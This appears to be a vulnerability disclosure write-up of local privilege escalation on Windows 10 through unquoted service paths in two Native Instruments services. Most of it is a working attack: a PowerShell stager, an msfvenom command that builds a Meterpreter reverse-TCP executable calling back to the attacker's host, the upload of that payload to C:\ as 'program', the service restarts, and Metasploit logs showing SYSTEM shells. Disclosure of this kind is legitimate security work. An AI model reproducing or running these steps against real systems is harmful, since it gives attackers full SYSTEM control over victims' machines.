Local Privilege Escalation via Unquoted Service Path

Win10 x64
NI Host integration agent
NI Hardware Service

I executed a powershell stager on the “victim” machine as a local unprivileged user, in order to establish a reverse connection to the attacking machine
Once the connection is established

```
[*] Sending stage (175174 bytes) to 192.168.10.31
[*] Meterpreter session 1 opened (192.168.10.15:4444 -> 192.168.10.31:51174) at 2020-12-08 18:42:
42 +0100

msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                     Connection
  --  ----  ----                     -----------                     ----------
  1         meterpreter x86/windows  MSEDGEWIN10\IEUser @ MSEDGEWIN10  192.168.10.15:4444 -> 192.
168.10.31:51174 (192.168.10.31)
```

I enumerated services and configurations and I found out two unquoted service path

```
ServiceName: NIHardwareService
Path: C:\Program Files\Common Files\Native Instruments\Hardware\NIHardwareService.exe
StartName: LocalSystem
AbuseFunction: Write-ServiceBinary -ServiceName 'NIHardwareService' -Path <HijackPath>

ServiceName: NIHostIntegrationAgent
Path: C:\Program Files\Common Files\Native Instruments\Hardware\NIHostIntegrationAgent.exe
StartName: LocalSystem
AbuseFunction: Write-ServiceBinary -ServiceName 'NIHostIntegrationAgent' -Path <HijackPath>
```

Since the unquoted path are C:\Program Files\Common Files\Native Instruments\Hardware\NIHardwareService.exe and C:\Program Files\Common Files\Native Instruments\Hardware\NIHostIntegrationAgent.exe


I forged an executable that run a reverse shell toward my attacking machine and named it “program” in order to make it run by the service

I uploaded it to the victim machine and,as the local user, I put it in “c:\”


```
msfvenom  LHOST=192.168.10.15 LPORT=4445 -p windows/meterpreter/reverse_tcp --platform windows  -f exe -o program
```

```
meterpreter > upload program
[*] uploading  : /root/winpayloads/program -> program
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /root/winpayloads/program -> program
[*] uploaded   : /root/winpayloads/program -> program
```

I stopped both services called “NIHardwareService” and “NIHostIntegrationAgent”



As soon as I restarted the service called “NIHardwareService”



I got another meterpreter shell, this time as NT\AUTHORITY SYSTEM


```
msf6 exploit(multi/handler) >
[*] Sending stage (175174 bytes) to 192.168.10.31
[*] Meterpreter session 8 opened (192.168.10.15:4445 -> 192.168.10.31:54061) at 2020-12-08 19:38:33 +0100

msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                     Connection
  --  ----  ----                     -----------                     ----------
  1         meterpreter x86/windows  MSEDGEWIN10\IEUser @ MSEDGEWIN10   192.168.10.15:4444 -> 192.168.10.31:51174
(192.168.10.31)
  8         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ MSEDGEWIN10  192.168.10.15:4445 -> 192.168.10.31:54061
(192.168.10.31)
```

I quitted the session and I tried with the service called “NIHostIntegrationAgent”



I obtained another privileged meterpreter session

```
msf6 exploit(multi/handler) >
[*] Sending stage (175174 bytes) to 192.168.10.31
[*] Meterpreter session 9 opened (192.168.10.15:4445 -> 192.168.10.31:54486) at 2020-12-08 19:41:21 +0100

msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                     Connection
  --  ----  ----                     -----------                     ----------
  1         meterpreter x86/windows  MSEDGEWIN10\IEUser @ MSEDGEWIN10   192.168.10.15:4444 -> 192.168.10.31:51174
(192.168.10.31)
  9         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ MSEDGEWIN10  192.168.10.15:4445 -> 192.168.10.31:54486
(192.168.10.31)
```